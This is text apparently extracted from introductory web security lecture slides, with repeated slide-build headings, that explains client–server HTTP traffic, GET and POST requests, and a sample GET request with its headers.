
Basic structure of web traffic




Basic structure of web traffic



Basic structure of web traffic



Basic structure of web traffic



- HyperText Transfer Protocol (HTTP)
  - An “application-layer” protocol for exchanging collections of data

Basic structure of web traffic

Client

Server

Browser

Web server

Basic structure of web traffic

Client


Server

Browser

Web server

User clicks

Basic structure of web traffic



Client

Server


Browser

HTTP Request

Web server

User clicks

Basic structure of web traffic




User clicks

- Requests contain:
  - The URL of the resource the client wishes to obtain
  - Headers describing what the browser can do

- Requests be GET or POST
  - GET: all data is in the URL itself (supposed to have no side-effects)
  - POST: includes the data as separate fields (can have side-effects)

HTTP GET requests

http://www.reddit.com/r/security




HTTP Headers

```
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

HTTP GET requests


http://www.reddit.com/r/security



```
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

HTTP GET requests

